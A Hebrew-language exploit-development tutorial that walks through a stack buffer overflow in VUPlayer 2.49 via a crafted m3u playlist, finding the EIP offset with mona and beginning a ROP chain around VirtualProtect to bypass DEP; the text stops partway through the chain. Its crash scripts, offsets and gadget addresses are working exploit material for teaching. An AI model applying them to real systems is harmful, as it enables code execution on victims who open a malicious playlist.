


Developing ROP chains to defeat Windows 10 DEP

מאת דור גרסון

רקע מומלץ

במאמר לא ארחיב על מה היא חולשת buffer overflow או איך נראה ניצול בסיסי שלה על ה-stack, כך שלמתחילים מבנינו - ממליץ לעבור בקצרה על מהות החולשה. שי רוד כתב מאמר מקיף בנושא, קריאה של מספר העמודים הראשונים אמורה להספיק. בנוסף, שליטה ב-x86 Assembly ו-windbg לא תזיק ☺

הקדמה

ניצול קלאסי של חולשת buffer overflow על ה-stack מתבסס על שימוש בשליטה ב-stack כדי לשכתב את ה-return address (וכך גם את ה-instruction pointer) להעברת זרימת הריצה אל קוד זדוני או shellcode, שגם הוא - ממוקם על ה-stack. כאן באה לידי ביטוי DEP (במאמר אתייחס ל-Hardware DEP).

בגדול, DEP (קיצור ל-data execution prevention) היא מיטגציה המונעת הרצה מאזורים בזיכרון שלא מיועדים לכך, דוגמת אזורים כמו ה-heap וה-stack שמיועדים לשמור data. (המימוש מתבצע על ידי תמיכה של המעבד ב-NX bit שיושב ב-page table). במידה וה-Instruction Pointer יצביע על page שסומן כ- Non - Executable תיזרק access violation. כך, הניצול הקלאסי של הרצת shellcode מהמחסנית נמנע.

במאמר נראה כיצד אנחנו יכולים לעקוף, או "לבטל" את ההשפעה של DEP עבור page ספציפי באמצעות ROP (קיצור של Return Oriented Programming) ולהריץ בכל זאת shellcode שהצלחנו לכתוב ל-stack. הבינארי הפגיע יהיה נגן אודיו Windows-י ונתעמק בתהליך השמשת החולשה ליצירת קובץ playlist "זדוני" שינצל את הפגיעות להרצת קוד.

DEP

קצת תאוריה

DEP יכולה לפעול בארבעה מצבים:

- OptIn: DEP is enabled for system processes and custom-defined applications only.
- OptOut: DEP is enabled for everything except specifically exempt applications.
- AlwaysOn: DEP is permanently enabled.
- AlwaysOff: DEP is permanently disabled.

[https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention]

ניתן לקנפג את המערכת לרוץ באחד המצבים על ידי האופציה NoExecute/ ב-boot.ini (ב-Windows XP) או bcdedit.exe (ב-Windows Vista ומעלה). היבט מעניין הוא ש-DEP יכול להיות enabled או disabled פר תהליך בזמן הריצה. הרוטינה שממשת את ה-feature הזה היא LdrpCheckNxCompatibility ב-ntdll.dll. היא מבצעת מספר בדיקות כדי לקבוע האם DEP צריך להיות enabled עבור התהליך, וקוראת ל-NtSetInformationProcess בהתאם. (ה-feature נועד להפחית compatibiliy issues). נחזור למצבים של DEP, ברירת המחדל במערכות windows client כמו windows 10 היא Opt-In, בעוד עבור Windows Server editions ברירת המחדל היא AlwaysOn, במאמר נניח כי Opt-In פעיל.

DEP בפעולה

נריץ notepad ונעשה attach ל-windbg. נשתמש בפקודה vprot כדי להציג את ה-memory protections של הכתובת המוחזקת ב-eip (נכון לעכשיו eip מצביע אל ה-code section של ntdll.dll) ונראה כי ה-page ניתן לקריאה והרצה:

```
0:006> !vprot eip
BaseAddress:       77901000
AllocationBase:    77870000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        00087000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
```

לעומת זאת, המחסנית ניתנת לקריאה וכתיבה בלבד:

```
0:006> !vprot esp
BaseAddress:       0101f000
AllocationBase:    00fe0000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE
```

נוכל להשתמש ב-extension בשם narly שתפרסר עבורנו את ה-PE header ותציג את המיטגציות איתן קומפל הבינארי:

```
0:006> .load narly

0:006> !nmod
01030000 0106f000 notepad  /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\notepad.exe
```

כדי להמחיש את הפעולה של DEP נכתוב "dummy shellcode" (ארבעה nop-ים) למחסנית ונשים ב-eip את הערך של esp, תיזרק access violation - זו DEP בפעולה:

```
0:006> ed esp 90909090

0:006> r eip = esp

0:006> r
eax=002d6000 ebx=00000000 ecx=77939bc0 edx=01008802 esi=77939bc0 edi=77939bc0
eip=0101f7c8 esp=0101f7c8 ebp=0101f7f4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0101f7c8 90              nop

0:006> p
(1d60.120c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=002d6000 ebx=00000000 ecx=77939bc0 edx=01008802 esi=77939bc0 edi=77939bc0
eip=0101f7c8 esp=0101f7c8 ebp=0101f7f4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
0101f7c8 90              nop
```

Return Oriented Programming

או בקיצור - ROP, היא טכניקת אקספלואיטציה בה משתמשים בקטעי קוד קצרים ולגיטימים בפני עצמם, הקיימים כבר בבינארי ובמודולים שטוען (borrowed code), ומרכיבים מהם רצף או "שרשרת" התשלב אותם ויחד תוביל לתכלית "זדונית". מהסיבה שהשליטה שלנו היא על המחסנית, כדי שנוכל להעביר את זרימת הריצה מקטע קוד אחד לאחר, אותם קטעי קוד צריכים להסתיים ב-ret - כלומר רצף הוראות ובסוף ret. כל קטע קוד שמקיים את התנאי נקרא gadget.

כפי שהזכרתי בהקדמה, במקרה שלנו תפקיד ה-ROP Chain יהיה לאפשר לנו להריץ shellcode שנמקם על המחסנית למרות DEP, נראה בהמשך בדיוק איך.

VUPlayer

במאמר נעבוד ונדגים את הטכניקה על windows 10 מול VUPlayer 2.49 - שהוא נגן אודיו Windows-י שכמובן, פגיע ל-Buffer overflow על ה-stack. הנגן משתמש בקבצי playlist דוגמת m3u ו-pls.

אילו קבצי טקסט שמכילים לינקים אל קבצי מדיה אחרים עבור הנגן להשמיע:

החולשה:

```
mov     ecx, [ebp+var_4C0]
mov     edx, [ecx+4]
mov     [ebp+lpString2], edx
mov     eax, [ebp+lpString2]
push    eax             ; lpString2
lea     ecx, [ebp+String1]
push    ecx             ; lpString1
call    ds:lstrcpyA
push    offset Mode     ; "rb"
lea     edx, [ebp+String1]
push    edx             ; FileName
call    ds:__imp_fopen
```

נעשה שימוש ב-strcpy כדי להעתיק את String2 אל String1, ו-string1 מיוחס בהמשך כ-"FileName", ממש לפני קריאה ל-fopen. אם נסתכל ב-decompiler נראה ש-string1 מאולקץ על המחסנית בגודל 0x100:

```
CHAR String1; // [esp+100h] [ebp-3F0h]
```

קצת backtrace ונראה קריאה ל-subroutine הבא:


```
call    sub_456160
```

נציץ פנימה:

```
mov     edx, [ebp+FileName]
push    edx             ; FileName
call    ds:__imp_fopen
add     esp, 8
```

```
mov     ecx, [ebp+ElementCount]
push    ecx             ; ElementCount
push    1               ; ElementSize
mov     edx, [ebp+arg_0]
push    edx             ; Buffer
call    ds:__imp_fread
```


כשהזכרתי קבצי playlist, אמרתי שהם בסך הכל קבצים טקסטואלים שכוללים לינקים או שמות קבצי אודיו עבור הנגן להשמיע ככה זה נראה:



אם תחשבו על זה, מה שראינו ב-disassembly של IDA די פשוט ותואם לפונקציונליות שנצפה מהנגן - הוא פותח את קובץ ה-playlist שנספק לו, קורא ממנו שם קובץ, ומבצע קריאה ל-fopen עבורו. (מוזמנים לצלול אל המשך הפונקציונליות, למטרת המאמר מספיק לנו לעצור כאן).

אמרנו שהגודל שהוקצה ל-String1 או ל-FileName הוא 0x100 על המחסנית. ועל פי מה שאנחנו מבינים כנראה שתוכן קובץ הפלייליסט (או "שם הקובץ") מועתק אל אותו buffer, באמצעות strcpy שלא מבצעת בדיקת גבולות. אז למה שלא ננסה ליצור קובץ m3u משלנו, המכיל "שם קובץ " מאוד ארוך?

```
payload = b"A" * 2000
with open(path,'wb') as handler:
    print("[!] Writing to m3u file...")
    handler.write(payload)
```



נגרור את קובץ ה-m3u שנוצר אל הנגן, והוא יקרוס! נחזור על התהליך, אך הפעם נעשה attach לתהליך ב-debugger (בינתיים אשתמש ב-immunity):

```
EBX 004667E0 VUPlayer.004667E0
ESP 0012ECA4 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 0012F010

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
```

ויש לנו שליטה על EIP (0x41 הוא ייצוג האסקי של התו A). מכאן נראה כיצד נוכל לייצר קובץ playlist זדוני שינצל את הפגיעות להרצת קוד!

מציאת ה-offset אל EIP

בשלב הראשון, נצטרך לגלות מהו ה-offset אל ה-Instrcution Pointer כמה בייטים אנחנו צריכים להוסיף כ-padding עד שנתחיל לשכתב את EIP. נשתמש ב-plugin מעולה של corelan בשם mona (התקנה כאן GitHub - corelan/mona: Corelan Repository for mona.py) כדי ליצור pattern ייחודי של תווים כך שרצף של ארבעה בייטים לא חוזר על עצמו (נוכל לדעת את האופסט המדויק בו eip שוכתב מתחילת המחרוזת):

```
!mona pattern_create 3000
```

יווצר קובץ pattern.txt בתיקיית ההתקנה של mona, ניצור קובץ m3u מה-pattern:

```
print('[!] Exploit Is Running ')
#payload = 'A' * 1012
#payload += 'B' * 4
#payload += 'C' * (3000 - len(payload))
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
with open(PATH , 'w') as f:
    print("[!] Writing Payload To Plyalist File ")
    f.write(payload)
```

נריץ את VUPlayer תחת immunity ונגרור את הקובץ שנוצר, התוכנית תקרוס ונסתכל שוב על מצב הרגיסטרים בקריסה:

```
004667E0 VUPlayer.004
0019EF50 ASCII "0Cl1(
68423768
 ES 002B 32bit 0(FFFF
 CS 0023 32bit 0(FFFF
 SS 002B 32bit 0(FFFF
```

נשתמש ב-pattern_offset יחד עם הערך איתו EIP שוכתב:

```
!mona pattern_offset 68423768
```

```
!mona pattern_offset 68423768
Looking for h7Bh in pattern of 500000 bytes
 - Pattern h7Bh (0x68423768) found in cyclic pattern at position 1012
Looking for h7Bh in pattern of 500000 bytes
```

וה-offset הוא 1012. נוודא שההיסט שמצאנו מדויק בעזרת ה-poc הבא:

```
def main():
    print('[!] Exploit Is Running ')
    payload = 'A' * 1012
    payload += 'B' * 4
    payload += 'C' * (3000 - len(payload))
    with open(PATH , 'w') as f:
        print("[!] Writing Payload To Plyalist File ")
        f.write(payload)
```

```
[!] Exploit Is Running
[!] Writing Payload To Plyalist File
```

שוב attach ל-VUPlayer ב-immunity ונגרור את קובץ ה-playlist:

```
EAX 00000000
ECX 41414141
EDX 00000000
EBX 049AE6C4
ESP 0019EBE4 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 004667E0 VUPlayer.004667E0
EDI 0019EF50 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3B7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_PATH_NOT_FOUND (00000003)

EFL 00210246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
```

אנחנו רואים את ייצוג ה-ASCII של האות B ב-EIP, מעולה - אנחנו שולטים לחלוטין ב-instruction pointer

אז איך מתקדמים?

אנחנו לא יכולים פשוט לשכתב את EIP ל-jmp esp שיקפוץ אל ה-shellcode שלנו, ואין לנו מיקום אחר אטרקטיבי במיוחד לחזור אליו (סגנון פונקציית win שלעיתים ניתן לראות ב-ctf-ים) המטרה שלנו תהיה לייצר מהשליטה שלנו על EIP קריאה ל-Virtual Protect, שתאפשר לנו לשנות הרשאות למקטע זיכרון, להעניק לו הרשאת ריצה ולעקוף את DEP.

כמובן שהפוינטר שנרצה להעביר ל-VirtualProtect יהיה למחסנית, או יותר ספציפית - ל-shellcode.

Virtual Protect

```cpp
BOOL VirtualProtect(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flNewProtect,
  PDWORD lpflOldProtect
);
```

היא מקבלת ארבעה ארגומנטים:

- **IpAddress** - פוינטר לאזור בזיכרון לו נרצה לשנות את ההרשאות (בסיטואציה שלנו, תחילת ה-shellcode, פחות או יותר)
- **Dwsize** - גודל האזור מתחילת הפוינטר לו נשנה את ההרשאות
- **flNewProtect** - ה-access protection value שנרצה לתת לאזור הזיכרון - במקרה שלנו 0x40 עבור PAGE_EXECUTE_READWRITE
- **IpOldProtect** - פוינטר אליו יכתב ה-access protection value הקודם (מבחינתנו, כל מיקום שהוא writeable וריק יעשה את העבודה).

Finding modules

נרצה למצוא מודולים שהבינארי טוען- כאלו שנוכל ללקט מהם gadgets ל-chain שלנו. מודול אידיאלי יהיה כזה שקומפל ללא protections וטווח הכתובות שלו נקי מ-null byte. אשתמש שוב ב-mona:

```
!mona modules
```

```
Module info :
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0x73fd0000 | 0x74001000 | 0x00031000 | True   | True    | True  | False    | True   | 10.0.22000.1 [WINMM.dll] (C:\WINDOWS\SYSTEM32\WINMM.dll)
0x75e20000 | 0x75e9b000 | 0x0007b000 | True   | True    | True  | False    | True   | 10.0.22000.1 [msvcp_win.dll] (C:\WINDOWS\System32\msvcp_win.dll)
0x75a60000 | 0x75b46000 | 0x000e6000 | True   | True    | True  | False    | True   | 10.0.22000.1455 [gdi32full.dll] (C:\WINDOWS\System32\gdi32full.dll)
0x753a2000 | 0x753a2000 | 0x000c2000 | True   | True    | True  | False    | True   | 7.0.22000.1 [MSVCRT.dll] (C:\WINDOWS\System32\MSVCRT.dll)
0x77090000 | 0x7723a000 | 0x001aa000 | True   | True    | True  | False    | True   | 10.0.22000.708 [ntdll.dll] (C:\WINDOWS\SYSTEM32\ntdll.dll)
0x75740000 | 0x757ba000 | 0x0007a000 | True   | True    | True  | False    | True   | 10.0.22000.1 [sechost.dll] (C:\WINDOWS\System32\sechost.dll)
0x77480000 | 0x7749a000 | 0x0001a000 | True   | True    | True  | False    | True   | 10.0.22000.1 [MSACM32.dll] (C:\WINDOWS\SYSTEM32\MSACM32.dll)
0x10600000 | 0x1060f000 | 0x0000f000 | False  | False   | False | False    | False  | 2.3 [BASSMIDI.dll] (C:\Program Files (x86)\VUPlayer\BASSMIDI.dll)
0x738c0000 | 0x73d46000 | 0x00486000 | True   | True    | True  | False    | True   | 11.00.22000.1 [WININET.dll] (C:\WINDOWS\SYSTEM32\WININET.dll)
0x75950000 | 0x75a40000 | 0x000f0000 | True   | True    | True  | False    | True   | 10.0.22000.708 [KERNEL32.DLL] (C:\WINDOWS\System32\KERNEL32.DLL)
0x79170000 | 0x79299000 | 0x00129000 | True   | True    | True  | False    | True   | 6.06.8063.0 [MFC42.DLL] (C:\WINDOWS\SYSTEM32\MFC42.DLL)
0x75de0000 | 0x75f2d000 | 0x0014d000 | True   | True    | True  | False    | True   | 10.0.22000.1 [ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x75660000 | 0x756aa000 | 0x0004a000 | True   | True    | True  | False    | True   | 10.0.22000.1 [SHLWAPI.dll] (C:\WINDOWS\System32\SHLWAPI.dll)
0x76ea0000 | 0x7704c000 | 0x001ac000 | True   | True    | True  | False    | True   | 10.0.22000.1 [USER32.dll] (C:\WINDOWS\System32\USER32.dll)
0x75bb0000 | 0x75c6f000 | 0x000bf000 | True   | True    | True  | False    | True   | 10.0.22000.1 [comdlg32.dll] (C:\WINDOWS\System32\comdlg32.dll)
0x75f30000 | 0x761bb000 | 0x0028b000 | True   | True    | True  | False    | True   | 10.0.22000.1 [combase.dll] (C:\WINDOWS\System32\combase.dll)
0x753b0000 | 0x754c2000 | 0x00112000 | True   | True    | True  | False    | True   | 10.0.22000.1 [ucrtbase.dll] (C:\WINDOWS\System32\ucrtbase.dll)
0x75890000 | 0x7592c000 | 0x0009c000 | True   | True    | True  | False    | True   | 10.0.22000.1 [OLEAUT32.dll] (C:\WINDOWS\System32\OLEAUT32.dll)
0x75a40000 | 0x75a5a000 | 0x0001a000 | True   | True    | True  | False    | True   | 10.0.22000.37 [win32u.dll] (C:\WINDOWS\System32\win32u.dll)
0x76750000 | 0x76d5c000 | 0x0060c000 | True   | True    | True  | False    | True   | 10.0.22000.708 [SHELL32.dll] (C:\WINDOWS\System32\SHELL32.dll)
0x76d60000 | 0x76e1b000 | 0x000bb000 | True   | True    | True  | False    | True   | 10.0.22000.1 [RPCRT4.dll] (C:\WINDOWS\System32\RPCRT4.dll)
0x76430000 | 0x764f1000 | 0x000c1000 | True   | True    | True  | False    | True   | 10.0.22000.1 [shcore.dll] (C:\WINDOWS\System32\shcore.dll)
0x10100000 | 0x1010a000 | 0x0000a000 | False  | False   | False | False    | False  | 2.3 [BASSWMA.dll] (C:\Program Files (x86)\VUPlayer\BASSWMA.dll)
0x73670000 | 0x73893000 | 0x00223000 | True   | True    | True  | False    | True   | 6.10.22000.1[illegible] (C:\WINDOWS\WinSxS\x86_microsoft.windows.common-c
0x00400000 | 0x00592000 | 0x00192000 | False  | False   | False | False    | False  | 2.49 [VUPlayer.exe] (C:\Program Files (x86)\VUPlayer\VUPlayer.exe)
0x761d0000 | 0x76428000 | 0x00250000 | True   | True    | True  | False    | True   | 10.0.22000.708 [KERNELBASE.dll] (C:\WINDOWS\System32\KERNELBASE.dll)
0x73fc0000 | 0x73fc8000 | 0x00008000 | True   | True    | True  | False    | True   | 10.0.22000.1 [VERSION.dll] (C:\WINDOWS\SYSTEM32\VERSION.dll)
0x10000000 | 0x10041000 | 0x00041000 | False  | False   | False | False    | False  | 2.3 [BASS.dll] (C:\Program Files (x86)\VUPlayer\BASS.dll)
0x756b0000 | 0x756d3000 | 0x00023000 | True   | True    | True  | False    | True   | 10.0.22000.[illegible]2 [GDI32.dll] (C:\WINDOWS\System32\GDI32.dll)
0x74e10000 | 0x74e8c000 | 0x0007c000 | True   | True    | True  | False    | True   | 10.0.22000.1 [ADVAPI32.dll] (C:\WINDOWS\System32\ADVAPI32.dll)
```

מעולה, נוכל להשתמש ב-BASSWMA.dll, BASS.dll ו-bassmidi.dll. לפני שאנחנו מתחילים לצלול לפיתוח ה-rop chain ומציאת ה-gadgets, נבסס תוכנית יותר מסודרת.

Pushad וסידור הארגומנטים על ה-stack

pushad היא הוראה שדוחפת את ה-General-Purpose Registers למחסנית, בסדר הבא (משמאל לימין):

EAX, ECX, EDX, EBX, ESP(original value), EBP, ESI, EDI

כך יראה ה-stack layout:

```
+-------------------------------+
|            Registers          |
|-------------------------------|
|                               |
|              EAX              |
+------------------------------->
|                               |
|              ECX              |
+------------------------------->
|                               |
|              EDX              |
+------------------------------->
|                               |
|              EBX              |
+------------------------------->
|                               |
|              ESP              |
+------------------------------->
|                               |
|              EBP              |
+------------------------------->
|                               |
|              ESI              |
+------------------------------->
|                               |
|              EDI              |
+-------------------------------+
```

ב-chain שנרכיב נשתמש ב-pushad ret, מה שאומר שבפיתוח ה-ROP chain נצטרך לסדר את הארגומנטים המתאימים ל-VirtualProtect ברגיסטרים המתאימים. נתחיל מהערך האחרון שנדחף למחסנית ונמשיך עד לראשון

פיתוח ה-ROP chain

EDI

ב-EDI לא באמת יש לנו צורך, אז נשתמש ב-ropnop gadget - פשוט הוראות ret שתעבור לאלמנט הבא במחסנית. לשם כך נצטרך כתובת של gadget כזה (לא בעיה) ו-pop edi gadget.

נמצא את הטווח הכתובות של BASSWMA.dll (tab המודולים ב-immunity):

```
10040000 00001000 BASS        SFX,imports Imag RWE RWE
10100000 00001000 BASSWMA     PE header   Imag R   RWE
10101000 00006000 BASSWMA     code,reloca Imag RWE RWE
```

ונחפש בו הוראת ret:

```
10101007  59   POP ECX
10101008  C3   RETN
10101009  52   PUSH EDX
```

נמצא pop edi gadget, נשתמש שוב ב-rop_suggestions של mona:

```
[pop edi]
0x1000396a (RVA : 0x0000396a) : # POP EDI # RETN    ** [BASS.dll] **   |  null {PAGE_EXECUTE_READWRITE}
0x10006bc1 (RVA : 0x00006bc1) : # POP EDI # RETN    ** [BASS.dll] **   |  null {PAGE_EXECUTE_READWRITE}
0x10007344 (RVA : 0x00007344) : # POP EDI # RETN    ** [BASS.dll] **   |  null {PAGE_EXECUTE_READWRITE}
0x10007385 (RVA : 0x00007385) : # POP EDI # RETN    ** [BASS.dll] **   |  null {PAGE_EXECUTE_READWRITE}
0x1001be46 (RVA : 0x0001be46) : # POP EDI # RETN 0x10    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10007368 (RVA : 0x00007368) : # POP EDI # RETN    ** [BASS.dll] **   |  null {PAGE_EXECUTE_READWRITE}
0x1000a56a (RVA : 0x0000a56a) : # POP EDI # RETN    ** [BASS.dll] **   |  null {PAGE_EXECUTE_READWRITE}
0x10607d8b (RVA : 0x00007d8b) : # POP EDI # RETN 0x0C    ** [BASSMIDI.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x100190b0 (RVA : 0x000190b0) : # POP EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10603658 (RVA : 0x00003658) : # POP EDI # RETN    ** [BASSMIDI.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
```

נבחר ב-0x100190b0 (שרירותית לגמרי).

נסכם את הבנייה של EDI:

```
EDI:
POP EDI ; RET;  ->  0x100190b0
RET; ->  0x10101008
```

ASLR, תזכורת על קצה המזלג

כשמקמפלים Executable, נקבע ערך בשם Preferred Base Address (לדוגמה, 0x10000000) המציין את הכתובת אליה המודול צריך להיטען במידה ולא מתבצעים relocations. ניתן לקמפל את הבינארי עם הדגל REBASE/ שיאפשר לבינארי להיטען לכתובת בסיס שונה מה-preffered base שלו, אך זו לא בדיוק מיטגציה אלא יותר דרך להימנע מ- address collisions (שני DLL-ים שקומפלו עם Preffered Base זהה ונטענים אל אותו תהליך) כדי לעשות enable ל-ASLR, יש צורך בדגל נוסף - DYNAMICBASE/.

ב-Windows, ASLR ממומש בשני phase-ים. בשלב הראשון, בעליית מערכת ההפעלה Native DLL's שבשימוש בתהליכי מערכת נטענים אל כתובת בסיס רנדומלית, והכתובת נשארת קבועה עד restart למערכת. ה-phase השני הוא בהרצת אפליקציה. כל בינארי שקומפל עם ASLR יאולקץ לכתובת בסיס רנדומלית.

ESI

ב-ESI נצטרך לשים את הכתובת של VirtualProtect. נאלץ למצוא פתרון לכך ש-kernel32.dll, דרכו אנחנו יכולים לקרוא לפונקציה, קומפל עם ASLR בגרסאות עדכניות של Windows. לשמחתנו, כבר מצאנו מודולים שקומפלו ללא ASLR הנטענים ל-Vuplayer. אם אחד מהם מייבא את VirtualProtect נוכל לעשות dereference ל-IAT entry שלה דינאמית (ה-IAT entry רלטיבית לכתובת הבסיס של המודול, מכאן שלא נוכל להשתמש במודול שקומפל עם DYNAMICBASE כל עוד אין לנו ASLR bypass).

נעזר שוב ב-mona כדי לבדוק עם אילו IAT Entries מעניינים אנחנו יכולים לעבוד:

```
!mona ropfunc
```

יווצר ropfunc.txt:

```
0x1060e25c : kernel32.virtualprotect | 0x75d104c0 |  {PAGE_EXECUTE_READWRITE} [BASSMIDI.dll] ASLR: False
0x10109270 : kernel32.virtualprotect | 0x75d104c0 |  {PAGE_EXECUTE_READWRITE} [BASSWMA.dll] ASLR: False,
0x10040284 : kernel32.virtualprotect | 0x75d104c0 |  {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rel
```

ומעולה! יש לנו IAT entries ל-VirtualProtect. אבל זה עדיין לא מספיק... נצטרך למצוא gadget שיעשה dereference ל-entry כדי להשיג את הפוינטר עצמו ל-VirtualProtect. מעיון ב-rop_suggestions של mona נתקלתי ב-gadget הבא:

```
0x1001eaf1 (RVA : 0x0001eaf1) : # MOV EAX,DWORD PTR DS:[EAX] # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
```

זה טוב לנו, זה אומר שנצטרך לשים את ה-entry של VirtualProtect ב-eax.

אגב, ניתן לייצר את rop_suggestions.txt באמצעות:

```
!mona rop -m basswma,bassmidi,bass
```

ולמצוא אותו תחת הנתיב בו התקנתם את immunity.

נמצא pop eax:

```
0x10015fe7 (RVA : 0x00015fe7) : # POP EAX # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10015f82 (RVA : 0x00015f82) : # POP EAX # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10607f6f (RVA : 0x00007f6f) : # POP EAX # RETN 0x0C    ** [BASSMIDI.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
```

נותר לנו למצוא gadget שיעתיק את eax ל-esi (mov או xchg למשל):

```
0x10030950 (RVA : 0x00030950) : # XCHG EAX,ESI # RETN    ** [BASS.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
```

נפלא, נסכם:

```
ESI:
0x10015fe7 # POP EAX; RET;
0x1060e25c # VirtualProetct IAT - no aslr module
0X1001eaf1 # MOV EAX , DWORD PTR DS [EAX] ;  RET;
